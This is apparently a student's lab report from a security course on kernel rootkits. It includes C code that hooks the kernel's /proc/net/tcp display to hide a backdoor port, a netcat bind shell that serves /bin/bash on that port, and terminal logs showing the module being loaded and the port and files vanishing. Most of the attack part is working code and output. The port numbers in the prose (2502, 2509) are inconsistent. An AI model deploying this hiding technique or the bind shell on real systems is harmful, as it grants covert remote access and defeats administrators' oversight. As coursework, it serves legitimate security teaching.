
Name : Linson Peter Rodrigues


Lab 6: Kernel Rootkits

- Used git clone to make a copy of repository in seed .




```
[10/01/23]seed@VM:~/.../LAB6$ git clone https://github.
com/khale/kernel-rootkit-poc
Cloning into 'kernel-rootkit-poc'...
remote: Enumerating objects: 29, done.
remote: Counting objects: 100% (29/29), done.
remote: Compressing objects: 100% (21/21), done.
remote: Total 29 (delta 9), reused 26 (delta 6), pack-r
eused 0
Unpacking objects: 100% (29/29), done.
Checking connectivity... done.
[10/01/23]seed@VM:~/.../LAB6$ 
```

- Listed the directory



```
[10/01/23]seed@VM:~/.../LAB6$ ls
kernel-rootkit-poc
[10/01/23]seed@VM:~/.../LAB6$ cd kernel-rootkit-poc
[10/01/23]seed@VM:~/.../kernel-rootkit-poc$ ls
b4rnd00r.c  Makefile  README.md
[10/01/23]seed@VM:~/.../kernel-rootkit-poc$ 
```

- Installed Netcat



```
[10/01/23]seed@VM:~/.../kernel-rootkit-poc$ sudo apt in
stall netcat-traditional
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  netcat-traditional
0 upgraded, 1 newly installed, 0 to remove and 3 not up
graded.
Need to get 61.1 kB of archives.
After this operation, 161 kB of additional disk space w
ill be used.
Get:1 http://us.archive.ubuntu.com/ubuntu xenial/univer
se i386 netcat-traditional i386 1.10-41 [61.1 kB]
Fetched 61.1 kB in 0s (414 kB/s)
Selecting previously unselected package netcat-traditio
nal.
(Reading database ... 215092 files and directories curr
ently installed.)
Preparing to unpack .../netcat-traditional_1.10-41_i386
.deb ...
Unpacking netcat-traditional (1.10-41) ...
```

Task 2: The Backdoor


The backdoor of the rootkit can be exploited by an attacker to get remote access. The rootkit can create hidden TCP ports as a kernel module with kernel privileges, effectively opening a backdoor for remote attackers using techniques like bind shells or reverse shells.
An alternate strategy entails integrating the rootkit within the master boot loader rather than adding a device file. By working before the operating system even starts, this method gives the rootkit considerable power.
A bind shell can be configured and run in the background once an attacker has taken over the system. The rootkit can then intervene to hide any indications or data pertaining to this bound shell, essentially hiding its existence.

Task 3: Hiding in Plain Sight

The rootkit requires function pointers retrieved via kallsyms_*() in order to use kernel functions. Kernel read-only protections make it difficult to modify read handler routines. We override the functions, temporarily deactivate write protection (in cr0), and then enable it again.
By putting the rootkit in the master boot loader, it can run before the operating system does, giving it persistent access and control.


Task 4: Remote Backdoor

- Following changes were made in the code
- Declared static pointer




```
static unsigned long * seq_show_addr;
//added the below line
static unsigned long * tcp_seq_show_addr;
static int (*fixed_set_memory_rw)(unsigned long, int);
static int (*fixed_set_memory_ro)(unsigned long, int);
static struct file_operations* proc_modules_operations;
static int (*old_seq_show)(struct seq_file *seq, void *v);
// added the below line
static int (*tcp_old_seq_show)(struct seq_file *seq, void *v);
```

- Defined TEMP an assigned value 150
- Defined HIDDEN_PORT an assigned value of the port number




```
#define BACKDOOR_PASSWORD "JOSHUA"
// added this two constants
#define TEMP 150
#define HIDDEN_PORT 9474
```

- This function is a component of a kernel module created to intercept and alter the presentation of TCP-related information in some way, possibly in order to conceal certain port numbers or change the output.




```
// added this function
static int
tcp_hide_seq_show (struct seq_file * seq, void * v)
{

        int ret;
        char port[12];

        ret = tcp_old_seq_show(seq, v);

        sprintf(port, "%04X", HIDDEN_PORT);

        if (strnstr(seq->buf + seq->count-TEMP,port,TEMP))
                seq->count -= TEMP;

        return ret;
}
```

- This function is intended to replace a specific kernel function that displays TCP-related information with a replacement function called "tcp_hide_seq_show," while keeping track of the original function in case it needs to be restored.




```
// added this function
static void *
hook_tcp_seq_show (const char * path)
{

        void * ret;
        struct file * filep;
        struct seq_file * seq;

        if ((filep = filp_open(path, O_RDONLY, 0)) == NULL)
                return NULL;

        seq = (struct seq_file*)filep->private_data;

        ret = seq->op->show;

        tcp_old_seq_show = seq->op->show;

        tcp_seq_show_addr = (unsigned long*)&seq->op->show;


        // here is the override.
        *tcp_seq_show_addr = (unsigned long)tcp_hide_seq_show;

        filp_close(filep, 0);
        return ret;
}
```

- This function is a component of the kernel module initialization procedure. By intercepting the 'show' operation of the '/proc/net/tcp' file and substituting a custom function ('hook_tcp_seq_show'), it changes how the file behaves. If the modification is successful, a message indicating the memory address of the original function is printed to the kernel log. Using this method, the module is able to alter the data in the '/proc/net/tcp' file.




```
// proc/net/tcp
static int
init_proc_tcp (void)
{

        void * old_show = NULL;

        old_show = hook_tcp_seq_show("/proc/self/net/tcp");

        if (!old_show) {
                printk(KERN_ERR "Could not find old show\n");
                return -1;
        }
        printk(KERN_INFO "Found routine at @%p\n", old_show);

        return 0;

}
```

- Added the if-loop
- This is used during the initialization of the kernel module. It makes an attempt to initialise cloaking for the '/proc/self/net/tcp' file, and if it fails, it reports an error message and returns '-1' to indicate an error state. In order to conceal specific information or alter the file's output, the cloaking process probably entails intercepting and changing the file's behaviour.



```
        // hook of /proc/tcp
        if (init_proc_tcp()) {
                 printk(KERN_ERR);
                return -1;

        }


    // have fun
    return 0;
}
```

- Added the deinit function
- This function is in charge of removing and de-initializing a variety of elements and adjustments made by the kernel module during initialization. This is required to make sure that when the module is discharged from the kernel, any resources and modifications it has added are correctly released.




```
// added the deinit function
static void
deinit_proc_tcp (void)
{
        *tcp_seq_show_addr = (unsigned long) tcp_old_seq_show;
}


static __exit void
b4rn_deinit (void)
{
    // this is used to reverse everything that b4rn_init did
        deinit_syscall_tab();
        deinit_proc_tcp();
        deinit_proc_maps();
        deinit_proc_mods();
        misc_deregister(&b4rn_dev);
}
```

Observation :
Created the backdoor successfully .


Implementation :

- Executed the nohup command to listen the hidden port .
- Cat /proc/net/tcp was executed to display the ports .
- The port 2502 is was displayed in the output .




```
[10/01/23]seed@VM:~/.../kernel-rootkit-poc$ nohup nc -nvlp 9474 -e /bin/bash >/dev/null 2>&1
&
[1] 3753
[10/01/23]seed@VM:~/.../kernel-rootkit-poc$ cat /proc/net/tcp  sl  local_address rem_address
   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode

   0: 0101007F:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 1
8138 1 00000000 100 0 0 10 0
   1: 0F02000A:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000   124        0 1
8097 1 00000000 100 0 0 10 0
   2: 0100007F:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000   124        0 1
7958 1 00000000 100 0 0 10 0
   3: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 1
9694 1 00000000 100 0 0 10 0
   4: 00000000:0017 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 1
5850 1 00000000 100 0 0 10 0
   5: 0100007F:03B9 00000000:0000 0A 00000000:00000000 00:00000000 00000000   124        0 1
7972 1 00000000 100 0 0 10 0
   6: 00000000:2502 00000000:0000 0A 00000000:00000000 00:00000000 00000000  1000        0 2
9183 1 00000000 100 0 0 10 0
   7: 0100007F:0CEA 00000000:0000 0A 00000000:00000000 00:00000000 00000000   125        0 1
8161 1 00000000 100 0 0 10 0
[10/01/23]seed@VM:~/.../kernel-rootkit-poc$
```

- Executed the make file .
- ls displayed the b4rndoor files .




```
[10/01/23]seed@VM:~/.../kernel-rootkit-poc$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed/CSP544/kernel-rootkit-poc modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M]  /home/seed/CSP544/kernel-rootkit-poc/b4rnd00r.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/CSP544/kernel-rootkit-poc/b4rnd00r.mod.o
  LD [M]  /home/seed/CSP544/kernel-rootkit-poc/b4rnd00r.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[10/01/23]seed@VM:~/.../kernel-rootkit-poc$ ls
b4rnd00r.c   b4rnd00r.mod.c  b4rnd00r.o  modules.order   README.md
b4rnd00r.ko  b4rnd00r.mod.o  Makefile    Module.symvers
[10/01/23]seed@VM:~/.../kernel-rootkit-poc$ sudo insmod ./b4rnd00r.ko
```

- Insmod : used to insert a kernel module into the running Linux kernel.
- Executed cat /proc/net/tcp was executed again to display the port an this time the port 2509 was hidden .



```
[10/01/23]seed@VM:~/.../kernel-rootkit-poc$ cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout i
node
   0: 0101007F:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 1
8138 1 00000000 100 0 0 10 0
   1: 0F02000A:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000   124        0 1
8097 1 00000000 100 0 0 10 0
   2: 0100007F:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000   124        0 1
7958 1 00000000 100 0 0 10 0
   3: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 1
9694 1 00000000 100 0 0 10 0
   4: 00000000:0017 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 1
5850 1 00000000 100 0 0 10 0
   5: 0100007F:03B9 00000000:0000 0A 00000000:00000000 00:00000000 00000000   124        0 1
7972 1 00000000 100 0 0 10 0
   7: 0100007F:0CEA 00000000:0000 0A 00000000:00000000 00:00000000 00000000   125        0 1
```

- ls didn’t displayed the b4rnd00 .



```
[10/01/23]seed@VM:~/.../kernel-rootkit-poc$ ls
Makefile  modules.order  Module.symvers  README.md
[10/01/23]seed@VM:~/.../kernel-rootkit-poc$ 
```

Observation : Was able to successfully create the remote backdoor and hide the files .